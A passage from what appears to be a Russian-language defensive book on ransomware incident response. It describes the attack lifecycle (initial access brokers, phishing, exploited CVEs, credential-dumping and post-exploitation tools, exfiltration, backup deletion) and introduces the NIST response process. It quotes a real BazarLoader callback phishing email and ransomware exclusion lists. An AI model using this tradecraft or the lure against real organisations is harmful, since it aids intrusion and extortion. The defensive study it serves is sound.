Простейший поиск выдает миллионы результатов — это одна из причин, по которой данный начальный вектор атаки так популярен среди операторов программ-вымогателей.

На практике злоумышленники не всегда пытаются сами атаковать такие серверы, они могут просто купить доступ к ним. Операторы программ-вымогателей как услуги могут не только арендовать программы-вымогатели, но и покупать доступ к корпоративным сетям у так называемых брокеров первоначального доступа. Такие брокеры обычно не участвуют в этапе постэксплуатации, чаще они продают первоначальный доступ или отдают его за долю (в среднем до 10%) в возможной сумме выкупа.

Иногда операторы программ-вымогателей даже создают темы на андеграундных форумах, чтобы привлечь внимание брокеров первоначального доступа. Вот, например, сообщение, предоставленное платформой Threat Intelligence and Attribution компании Group-IB, — оно показывает, что операторы программы-вымогателя Crylock заинтересованы в покупке различных типов доступа к корпоративным сетям.




Рис. 2.3. Пост на андеграундном форуме

Далее мы рассмотрим другой чрезвычайно популярный начальный вектор атаки — целевой фишинг.

Целевой фишинг

Целевой фишинг подразумевает использование социальной инженерии. Злоумышленники манипулируют пользователями, чтобы те открывали вредоносные вложения или переходили по опасным ссылкам. Так в их распоряжении оказываются учетные данные, которые потенциально можно использовать для получения VPN-доступа к целевой сети или, как вы уже знаете из главы 1 «История современных атак с использованием программ-вымогателей», для заражения устройств троянскими программами. Поначалу многие злоумышленники использовали такое вредоносное ПО для банковского мошенничества, но оно также применяется для получения первоначального доступа к корпоративным сетям.

Наиболее распространенные примеры подобных троянов:

- BazarLoader
- Hancitor
- IcedID
- Qakbot
- Trickbot

Естественно, список неполный — это лишь наиболее распространенные примеры средств, прокладывающих дорогу операторам программ-вымогателей.

Обычно операторы таких троянов проводят массированные спам-кампании, в основном среди корпоративных пользователей. Чаще всего они используют перехват цепочки сообщений — со взломанных адресов электронной почты злоумышленники отправляют вредоносные документы в ответ на подлинные электронные письма.





Рис. 2.4. Пример перехвата цепочки сообщений операторами Qakbot5

В некоторых случаях злоумышленники используют еще более изощренные методы: из главы 1 «История современных атак с использованием программ-вымогателей» вы знаете, что операторы BazarLoader также использовали вишинг (голосовой фишинг).

Пример такого электронного письма приведен ниже.


Good day, #0472392865357

This e-mail is just a notification relating to your current subscription.

This premium trial is almost over.

Nevertheless, the credit card you've mentioned in your existing member's account is going to be utilized to extend your premium.

We have virtually all books on almost any subject in our enormous online selection.

Stop by our web-site, to check on our household plans, where your friends and family can have a great time collectively applying a serious discount.

Thank you for your personal trust in our services!

Wanna discover more your subscription, or have some other thoughts? Here's how you can reach our Customer support +1 737 710 1686

All the best,

Paradise Books Crew

Do not react to the following e-mail direct

Рис. 2.5. Пример фишингового письма с целью распространения BazarLoader6

Как видите, вредоносных вложений в данном случае нет. Вместо этого злоумышленники просят жертву не отвечать на письмо, а позвонить по телефону службы поддержки, чтобы связаться с подставной компанией и отменить подписку.

Если жертва позвонит, злоумышленники из фальшивого кол-центра направят ее на веб-сайт, чтобы она самостоятельно открыла вредоносный документ и включила макросы, чтобы загрузить и запустить BazarLoader.

Мы рассмотрим дополнительные технические подробности запуска и маскировки таких троянских программ в следующих главах, а пока запомните, что злоумышленники могут использовать их для загрузки дополнительных инструментов на скомпрометированный хост, чтобы затем выполнить шаги постэксплуатации и получить в свое распоряжение привилегированные учетные записи для продвижения по сети.

В завершение нашего обзора начальных векторов атак мы сделаем обзор различных уязвимостей программного обеспечения, позволяющих операторам программ-вымогателей получать доступ к целевой сети.

Уязвимости ПО

Уязвимости программного обеспечения позволили многим брокерам начального доступа разбогатеть на сотни тысяч долларов, но при помощи программ-вымогателей как услуги были получены миллионы.

Конечно, не каждая уязвимость дает злоумышленнику возможность получить первоначальный доступ в сеть. Чаще всего используются уязвимости, которые позволяют удаленно запустить код или получить файлы с учетными данными.

Хороший пример уязвимости — приложение Pulse Secure VPN. Например, уязвимость CVE-2019–11510 позволяла злоумышленникам получать имена пользователей и незашифрованные пароли от уязвимых устройств, чтобы использовать их для доступа в сеть.

Другая уязвимость, популярная среди операторов программ-вымогате-лей, — CVE-2018–13379 в серверах FortiGate VPN. Она тоже позволяет злоумышленникам читать файлы с незашифрованными учетными данными.

Уязвимость CVE-2019–19781 в решении Citrix ADC and Gateway также активно использовалась многими группами вымогателей — она позволяла злоумышленникам удаленно загружать и запускать вредоносный код и выполнять другие действия постэксплуатации.

Еще один пример — многочисленные уязвимости в Accellion Legacy File Transfer Appliance, включая CVE-2021–27101, CVE-2021–27102, CVE-2021–27103 и CVE-2021–27104, используемые бандой вымогателей Clop.

Наконец, в некоторых случаях злоумышленникам удается использовать даже уязвимости «нулевого дня» — это такие уязвимости в системах или устройствах, которые уже стали известны, но еще не были исправлены разработчиками. В июле 2021 г. участники группировки REvil успешно воспользовались несколькими уязвимостями в службе удаленного управления Kaseya VSA и запустили вредоносный пакет обновления, что привело к развертыванию программы-вымогателя. Атака затронула многих клиентов Kaseya, в том числе поставщиков услуг комплексного управления ИТ-инфраструктурой, поэтому злоумышленники запросили действительно крупный выкуп — $70 млн.

Рис. 2.6. Информация об атаке на DLS REvil7

Конечно, получение начального доступа в сеть — это еще не все. В большинстве случаев злоумышленникам приходится повышать права доступа, получать учетные данные, выполнять разведку сети и другие действия постэксплуатации.

Постэксплуатация

Доступ в сеть — это только полдела. Во многих случаях злоумышленники недостаточно хорошо знакомы с сетью и получают доступ только к учетным записям с ограниченными правами, а значит, не могут отключить элементы управления безопасностью и продвигаться по сети, чтобы получить конфиденциальные данные и развернуть программу-вымогатель.

Действия в рамках постэксплуатации зависят от типа доступа. Например, если злоумышленники имеют доступ к VPN, они могут просканировать сеть на наличие уязвимостей, которые обеспечат им возможность продвижения по ней.

Не удивляйтесь — пресловутый эксплойт EternalBlue (CVE-2017–0144) до сих пор чрезвычайно распространен во многих корпоративных сетях, в том числе на действительно крупных предприятиях.

Еще одна очень распространенная уязвимость, используемая различными операторами программ-вымогателей, — Zerologon (CVE-2020–1472). Она позволяет злоумышленникам получить доступ к контроллеру домена в несколько щелчков мышью.

Злоумышленники, которые применяют различные трояны, обычно начинают с использования встроенных сервисов Windows для диагностики сети и службы каталогов Active Directory, таких как net.exe, nltest и др., а затем пользуются сторонними инструментами, загружаемыми на скомпрометированный хост. Наиболее распространенные инструменты:

- AdFind
- Bloodhound (Sharphound)
- ADRecon

Эти инструменты позволяют собирать информацию о пользователях и группах, компьютерах, подсетях, правах доступа к доменам и даже выявлять доверительные отношения внутри Active Directory.

Если взломщики получили доступ к скомпрометированному узлу по RDP, они обычно используют широкий набор инструментов — от сетевых сканеров до дамперов паролей. Вот некоторые самые распространенные инструменты:

- SoftPerfect Network Scanner
- Advanced IP Scanner
- Mimikatz
- LaZagne
- Process Hacker
- ProcDump
- NLBrute

В некоторых случаях, особенно если злоумышленники уже имеют первоначальный доступ к серверу, они могут почти сразу получить учетные данные с повышенными правами, используя части загруженного набора инструментов, например, для создания снимка памяти процесса Сервиса проверки подлинности локальной системы безопасности (Local Security Authority Subsystem Service, LSASS).

Другая типичная характеристика современных атак программ-вымогателей, управляемых человеком, — интенсивное использование различных фреймворков постэксплуатации. Я почти уверен, что вы слышали о Cobalt Strike. Это самый распространенный фреймворк, используемый не только киберпреступниками, но и хакерами, действующими по заказу государств.

Но это только один из примеров. Реагируя на атаки с использованием программ-вымогателей, вы можете также столкнуться с:

- Metasploit
- PowerShell Empire
- CrackMapExec
- Koadic
- PoshC2

Подобные сервисы позволяют операторам программ-вымогателей решать различные задачи: сканировать сеть, повышать права доступа, выгружать учетные данные, загружать и запускать сторонние инструменты и сценарии, горизонтально перемещаться по сети с использованием различных методов и многое другое.

Еще один важный шаг злоумышленников — обеспечение резервного доступа. В частности, они могут распространять трояны, которые уже использовались для получения первоначального доступа, запускать элементы фреймворков постэксплуатации на удаленных хостах и даже устанавливать на отдельные серверы с доступом в интернет легитимное программное обеспечение для удаленного доступа, такое как TeamViewer.

Как только злоумышленники достаточно хорошо изучат сеть, в которую проникли, и получат повышенные права, они могут приступить к достижению основных целей — краже данных и развертыванию программ-вымогателей.

Кража данных

Кражу данных иногда называют утечкой данных, экспортом данных или эксфильтрацией данных, и она чрезвычайно популярна среди операторов программ-вымогателей. Практически у всех злоумышленников, связанных с атаками программ-вымогателей, управляемых человеком, есть собственные сайты утечки данных (Data Leak Site, DLS). Они публикуют на таких веб-сайтах информацию об успешных атаках — и даже сами украденные данные, если компания отказывается платить выкуп.

Объем украденных данных может быть самым разным. В некоторых случаях это всего несколько гигабайт, в других — терабайты. Эксфильтрованные данные могут включать информацию о кредитных картах, номера социального страхования (англ. Social Security numbers, сокр. SSN), персональные данные (Personal Identifiable Information, PII), защищенную медицинскую информацию (Protected Health Information, PHI) и национальные идентификаторы поставщиков медицинских услуг (National Provider Identifiers, NPI) и не ограничены частной и конфиденциальной информацией компании.

На рисунке 2.7 приведен пример DLS программы-вымогателя Conti.

Большинство таких веб-сайтов расположены в даркнете, и доступ к ним можно получить, например, через браузер Tor. Если вы хотите отслеживать изменения на таких сайтах с помощью обычного веб-браузера, рекомендуем использовать проект Ransomwatch (https://www.ransomwatch.org/). Этот веб-сайт автоматически снимает и публикует скриншоты активных DLS, принадлежащих различным операторам программ-вымогателей.




Рис. 2.7. DLS программы-вымогателя Conti8

Злоумышленники могут потратить довольно много времени на извлечение данных из взломанной сети — иногда несколько месяцев. За это время они могут найти наиболее конфиденциальные данные и обеспечить дополнительные средства удаленного доступа к скомпрометированной сети на случай, если метод первоначального доступа будет раскрыт и доступ заблокирован.

Как правило, применяется один из двух подходов к эксфильтрации данных. В первом случае преступники могут настроить для этой цели сервер или использовать те же серверы, с которых осуществлялась атака, — например, с помощью фреймворков постэксплуатации.

В этих случаях злоумышленники обычно крадут данные с помощью легальных инструментов, таких как WinSCP или FileZilla. Обнаружить такие инструменты может быть чрезвычайно сложно, особенно если в составе службы безопасности организации нет специальной группы мониторинга, которая постоянно вела бы активный поиск угроз.

Как правило, данные сначала нужно собрать, но в некоторых случаях их можно извлечь прямо с файлового сервера — даже без архивации.

Другой подход — использовать общедоступные облачные хранилища, такие как MEGA, DropMeFiles и др. Эти же хранилища злоумышленники могут использовать для публикации данных на своих DLS.

Так выглядят данные, украденные злоумышленниками, использующими программу-вымогатель Everest, и загруженные в DropMeFiles.




Рис. 2.8. Украденные данные, опубликованные злоумышленниками, использующими программу-вымогатель Everest

Чтобы выгружать данные таким способом, злоумышленники могут использовать обычный веб-браузер или, в некоторых случаях, соответствующие клиентские приложения. Например, операторы программы-вымогателя Nefilim просто установили MEGAsync на целевой хост и выгружали данные с его помощью.

Другой яркий пример: партнеры Mount Locker использовали для кражи собранных данных хранилище Amazon S3. AWS и другие облачные решения могут быть хорошим подспорьем для крупных краж данных, так что использование таких решений без надлежащего управления и надзора — большая помощь злоумышленникам.

Как только все конфиденциальные данные (по крайней мере с точки зрения злоумышленников) извлечены, сеть жертвы готова к развертыванию программы-вымогателя.

Развертывание программ-вымогателей

Как вы думаете, кто злейший враг оператора программы-вымогателя? Верно, резервные копии — если они защищены от взлома и хранятся в безопасном месте. Но у них есть досадное слабое место — злоумышленники могут их удалить.

К сожалению, системные администраторы часто не помнят ни о правиле 3–2–1 (три резервные копии на двух разных носителях, один из которых находится вне предприятия), ни о необходимости иметь отдельные учетные записи и использовать многофакторную аутентификацию для серверов резервного копирования. А ведь сегодня надлежащее обеспечение безопасности резервных копий важно не только для защиты от программ-вымогателей, но и для соответствия организации отраслевым нормативным требованиям.

Чем это грозит? Обладая правами администратора домена, злоумышленники смогут легко получить доступ к серверам резервного копирования и стереть все доступные резервные копии. После этого у компании-жертвы не останется другого выбора, кроме как заплатить выкуп.

Некоторые программы-вымогатели имеют встроенные возможности для удаления файлов с расширением типичных решений резервного копирования. Вот, например, список расширений резервных файлов, стираемых TinyCryptor:

- .vbm
- .vib
- .vbk
- .bkf
- .vlb
- .vlm
- .iso

Возможно, вы знаете о том, что операционная система Windows имеет встроенный механизм резервного копирования, называемый Volume Shadow Copy Service. Он создает резервные копии файлов и даже томов, чтобы пользователь мог восстановить данные до прежнего состояния.

Разумеется, операторы программ-вымогателей обратили внимание на эту функцию Windows — большинство программ-вымогателей отключают ее и удаляют доступные копии.

Резервные копии — не единственный враг операторов программ-вымогателей. Еще один — программные решения для обеспечения безопасности, которые могут легко заблокировать выполнение программ-вымогателей, если, конечно, работают правильно.

Злоумышленники могут добавить программу-вымогатель в исключения или просто отключить имеющееся защитное ПО. На этом этапе у злоумышленников обычно есть учетные права администратора домена, поэтому для достижения своей цели они могут развертывать пакетные сценарии, манипулирующие групповыми политиками. Конечно, это не единственный способ — можно отключить программное обеспечение для безопасности с его же консольного интерфейса.

Существуют различные методы развертывания программ-вымогателей, включая изменение групповых политик, использование PsExec или даже ручное копирование и запуск — на усмотрение киберпреступников.

Еще один важный момент — система должна оставаться доступной, чтобы жертва могла получить электронное письмо или ссылку на портал для связи со злоумышленниками. Вот почему многие

программы-вымогатели добавляют в исключения список системных папок. Ниже приведен список исключений программы-вымогателя Darkside:

- $recycle.bin
- config.msi
- $windows.~bt
- $windows.~ws
- windows
- appdata
- application data
- boot
- google
- mozilla
- program files
- program files (x86)
- programdata
- system volume information
- tor browser
- windows.old
- intel
- msocache
- perflogs
- x64dbg
- public
- all users
- default

Интересно, что в списке есть папка tor browser. Дело в том, что у Darkside был портал для жертв в даркнете, доступ к которому возможен только через браузер Tor.

После развертывания программы-вымогателя злоумышленники готовы обсудить с жертвой сумму выкупа. Иногда требуют выкуп отдельно за дешифровку и отдельно — за удаление украденных данных.

Иногда атака на этом не заканчивается. Например, известно, что злоумышленники, связанные с группой REvil, проводят DDoS-атаки против жертв, которые отказываются платить.

Выводы

Теперь у вас есть четкое представление об этапах типовых атак с использованием программ-вымогателей. Разумеется, с точки зрения тактик, техник и процедур такие атаки могут сильно различаться, но основные цели почти всегда одни и те же: получить полный контроль над доменом, украсть наиболее ценные конфиденциальные данные и развернуть программу-вымогатель.

В следующей главе мы рассмотрим процесс реагирования на инциденты и шесть этапов реагирования на современные атаки с использованием программ-вымогателей.

Глава 3

ПРОЦЕСС РЕАГИРОВАНИЯ НА ИНЦИДЕНТЫ

Вы уже имеете неплохое представление о современных атаках с использованием программ-вымогателей, а значит, пора разобраться в процессе реагирования на инциденты. Анализ процессов может показаться немного скучным, но разбираться в них очень важно — это поможет вам более оперативно реагировать на инциденты.

Мы не будем останавливаться на вещах, о которых вы уже знаете. Вместо этого мы рассмотрим классический процесс реагирования на инциденты, разработанный Национальным институтом стандартов и технологий США (National Institute of Standards and Technology, NIST), в контексте атак с использованием программ-вымогателей — естественно, с использованием реальных примеров и опыта.

Этот процесс был представлен в «Руководстве по работе с инцидентами компьютерной безопасности» (Computer Security Incident Handling Guide9) Полом Цихонски, Томом Миллароом, Тимом Грансом и Карен Скарфоне. До сих пор многие группы реагирования на инциденты по всему миру постоянно используют его в своей практике. Я не собираюсь пересказывать здесь эту статью — я поделюсь своим мнением и опытом, чтобы вы могли лучше понять ее, когда будете читать или перечитывать.

В этой главе мы рассмотрим все этапы процесса реагирования на инциденты и затронем следующие темы:

- Подготовка к инцидентам.
- Обнаружение и анализ угроз.
- Сдерживание, устранение и восстановление.
- Действия после инцидента.

Подготовка к инцидентам

Подготовка — жизненно важная часть процесса реагирования на инциденты. Речь идет не только о команде, но и об атакованной ИТ-инфраструктуре. Представьте, что вы должны отреагировать на инцидент, связанный с программами-вымогателями, но ваша инфраструктура полностью зашифрована и в ней работают только базовый уровень журналирования и антивирусное программное обеспечение. Звучит пугающе, но именно так обстояли дела со многими инцидентами, которые мне довелось расследовать, — компании не думают о своей безопасности, пока не попадут под удар.

Очень важно прийти к осознанию того, что вашей инфраструктуре не хватает средств контроля безопасности и людей. Чтобы убедиться в этом, не нужно ждать реального инцидента — во многих случаях достаточно сделать простой тест на проникновение.

Некоторые компании не задумываются о безопасности даже после успешной атаки с использованием программ-вымогателей. Яркий пример — австралийская транспортно-логистическая компания Toll Group. В феврале 2020 г. эта компания подверглась атаке со стороны операторов программы-вымогателя Netwalker. В мае Toll Group вернулась к нормальной работе, и ее тут же успешно атаковала другая группа — на этот раз связанная с программой-вымогателем Nefilim.

Как видите, мир программ-вымогателей очень агрессивен, поэтому подготовка команды и ИТ-инфраструктуры к угрозам крайне важна.

Команда

На самом деле не обязательно иметь группу реагирования на инциденты в штате организации. Такие услуги оказывают многие сервисные компании, которые проводят идентификацию и анализ, а также предоставляют инструкции по устранению последствий.

Кроме того, организация может воспользоваться услугами одной из сторонних команд управления защитой бизнеса (Managed Detection and Response, MDR), которые выполняют мониторинг и реагирование.

Конечно, если это необходимо, группу реагирования на инциденты можно создать внутри компании как часть службы безопасности или внутреннего операционного центра безопасности (Security Operations Center, SOC).

Прежде всего такая команда должна иметь возможность реагировать на инциденты. Вот что это значит:

- Способность собирать данные. В ходе реагирования на инциденты очень важно иметь возможность собирать необходимые данные — от единичного артефакта запущенного процесса до полного журнала событий или файлов реестра. Вот почему мы всегда используем собственное расширенное решение для обнаружения и реагирования (Extended Detection and Response, XDR), Group-IB MXDR — и это лишь один пример из множества решений, представленных на рынке. Важно, чтобы выбранное решение позволяло следить за всей инфраструктурой, собирать данные с любого хоста и при необходимости выполнять проактивный поиск угроз. Правда, некоторые из этих задач можно решить развертыванием различных скриптов, но такой подход может быть менее эффективным и значительно увеличить время реагирования на инцидент.
- Способность анализировать данные. Сбор данных важен, но анализ еще важнее. Данные XDR могут сэкономить вам много времени, но, если они недоступны, вам придется использовать различные инструменты цифровой криминалистики, как коммерческие, так и находящиеся в открытом доступе. Такие инструменты повышают скорость обработки, но, к сожалению, они не могут ускорить анализ — ведь анализ атак с использованием программ-вымогателей, как и сами эти атаки, всегда выполняется человеком. Еще один важный момент — необходим доступ к хорошим источникам информации о киберугрозах: он ускорит анализ и поможет лучше понять, что именно вы ищете. Наконец, требуется обучение. Его можно проводить в разных формах: под руководством инструктора, по заранее записанному видео, с помощью вебинаров — полезно даже просто почитать хороший отчет или книгу об угрозах (например, эту книгу).
- Коммуникационные возможности. Это очень важный момент. В группе реагирования на инциденты стоит разделить обязанности — как минимум кто-то один должен отвечать за взаимодействие с руководством, и еще кого-то нужно выделить для общения с техническим персоналом.

Теперь давайте ознакомимся со спецификой подготовки инфраструктуры.

Инфраструктура

Все, что написано в этом разделе, относится к вам только в том случае, если вы входите во внутреннюю группу реагирования на инциденты, то есть можете общаться с другими командами и предоставлять им рекомендации по настройке ИТ-инфраструктуры.

Худшее, с чем вы можете столкнуться в ходе реагирования на инциденты, — это отсутствие коммуникации и пустые (или слишком короткие) журналы событий. Как вы уже знаете, в некоторых случаях злоумышленники могут провести в инфраструктуре не одну неделю до фактического развертывания программы-вымогателя, и чтобы отследить их до первого скомпрометированного хоста, нужно иметь журналы за весь этот период.

Как это работает на практике? Допустим, вы обнаружили следы запуска Cobalt Strike Beacon на хосте с помощью команды jump psexec_psh — такое случается сплошь и рядом, и чаще всего при этом записывается событие создания новой службы с идентификатором 7045 в системном журнале. В первую очередь нас обычно интересует источник запуска — и найти его не очень сложно, например, по входу в систему, то есть событию с ID 4624 в журнале безопасности. Сложности начинаются, когда вы обнаруживаете, что служба была создана две недели назад, а в вашем журнале безопасности есть записи только за последние три дня.

Другой пример — межсетевой экран (брандмауэр). Брандмауэры и правда не останавливают драконов10, но все же они могут быть очень полезны для реагирования на инциденты — конечно, если у вас сохранились журналы за нужный период.

В моей практике был случай, когда мы определили все хосты, использовавшиеся для первоначального доступа, за один час. Чтобы получить первоначальный доступ, злоумышленники использовали целевые фишинговые электронные письма с вредоносными вложениями, но на этот раз они атаковали не один хост, а четыре. Нам удалось быстро найти один из них, поскольку он использовался для развертывания программы-вымогателя, — мы обнаружили, что хост был скомпрометирован четыре месяца назад. Наш клиент хорошо вел журналы, поэтому мы смогли заглянуть на четыре месяца назад и по коммуникациям с сервером управления и контроля идентифицировать еще три хоста. Если бы не журналы, поиск мог бы занять гораздо больше времени, а злоумышленники успели бы изменить тактики, техники и процедуры (tactics, techniques, and procedures, TTPs) и внедрить новые бэкдоры.

Думаю, вы убедились, что тщательное ведение журналов имеет решающее значение для реагирования на любые инциденты. Если в данный момент у вас не ведутся журналы, обязательно внедрите процессы их ведения и сохранения. В каждой отрасли есть свои правила и положения, касающиеся ведения и хранения журналов. Обязательно выясните, какие требования относятся к вашей организации.

Еще один важный аспект, связанный с инфраструктурой, — технические средства обеспечения безопасности. Я уже упоминал XDR. Вы можете спросить — почему именно XDR, ведь на рынке много разных решений? Дело в том, что XDR можно использовать для мониторинга, поиска угроз, сбора криминалистических данных и, что еще более важно, для блокировки вредоносных файлов и изоляции скомпрометированных хостов. Конечно, средства Security Information and Event Management (SIEM) тоже могут обеспечивать мониторинг, оповещение и поиск угроз, но они не могут блокировать вредоносные файлы и изолировать хосты, а это играет решающую роль, когда речь идет об атаках с использованием программ-вымогателей. Зато SIEM могут очень долго хранить журналы, поэтому, если вы имеете дело с долгосрочным инцидентом, правильная настройка SIEM может сыграть решающую роль.

Конечно, речь идет не только о XDR: это просто самый современный и эффективный инструмент предотвращения инцидентов и реагирования на них. Чем больше у вас инструментов, тем проще справляться с инцидентами.

Теперь рассмотрим этапы обнаружения и анализа угроз.

Обнаружение и анализ угроз

Это два наиболее важных этапа процесса реагирования на инциденты. Почему? Если обнаружение и анализ не увенчались успехом, то, скорее всего, ваша инфраструктура или инфраструктура вашего клиента будут зашифрованы той или иной программой-вымогателем.

Возможны два сценария:

- все уже зашифровано — то есть произошла атака, которую нужно реконструировать;
- в сети появился предвестник программы-вымогателя, который нужно как можно скорее локализовать и устранить.

Как правило, если атака уже произошла, понять, с каким штаммом программы-вымогателя вы столкнулись, несложно — просто прочитайте сообщение с требованием выкупа. Такие сообщения часто содержат ссылки на порталы, где жертвы могут вступить в переговоры со злоумышленниками.

